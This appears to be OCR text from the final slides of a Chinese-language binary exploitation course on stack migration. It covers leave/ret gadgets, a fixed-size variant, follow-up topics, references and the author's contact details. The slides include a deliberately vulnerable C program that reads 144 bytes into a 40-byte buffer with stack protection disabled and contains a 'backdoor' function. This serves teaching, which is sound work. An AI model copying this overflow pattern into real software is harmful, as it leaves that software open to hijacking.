
```
mov rsp, rbp
pop rbp
ret
```



</ Migration

Simple Migration


```
mov rsp, rbp
pop rbp
ret
```



</ Migration

Simple Migration


```
mov rsp, rbp
pop rbp
ret
```



1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 1 0 1 1 1 0 1

</ Migration

Simple Migration 範例



```c
#include <stdio.h>

// gcc -o mi mi.c -fno-stack-protector -static

void backdoor(){
    execve("ls");
}

int main()
{
    char buf[40];
    setvbuf(stdout,0,2,0);
    puts("Show me migration!");
    read(0, buf, 144);

    return 0;
}
```

</ Migration

Fixed Size Migration

只能用一個 gadget 的話可以嘗試這個方法

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ What's Next

我想繼續學習！

- Heap Exploitation
- File Structure

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</>

Q&A

06

} /> [

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ 回饋表單

課程結束後請填寫表單

1 0 1 1　0 1 1　0 1　1 0 1 1 0 0 1　1 0　1 1 0 1 1　0 1 1　0 1　1 1 0 1 1 0　1 1 0 1 1 1　1 1 0 1

</ Reference

- Frozenkp – 漏洞攻擊從入門到放棄
- Angelboy – PWN
- LJP – Binary Exploitation
- DuckLL – GOT hijacking @ HITCON

1011 011 01 1011001 10 11011 011 01 110110 110111 1101

</ Thanks

- Email: justinlin950612@gmail.com
- Discord: flydragonw
- IG: fscs27_justincase
- FB: 林紘騰

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1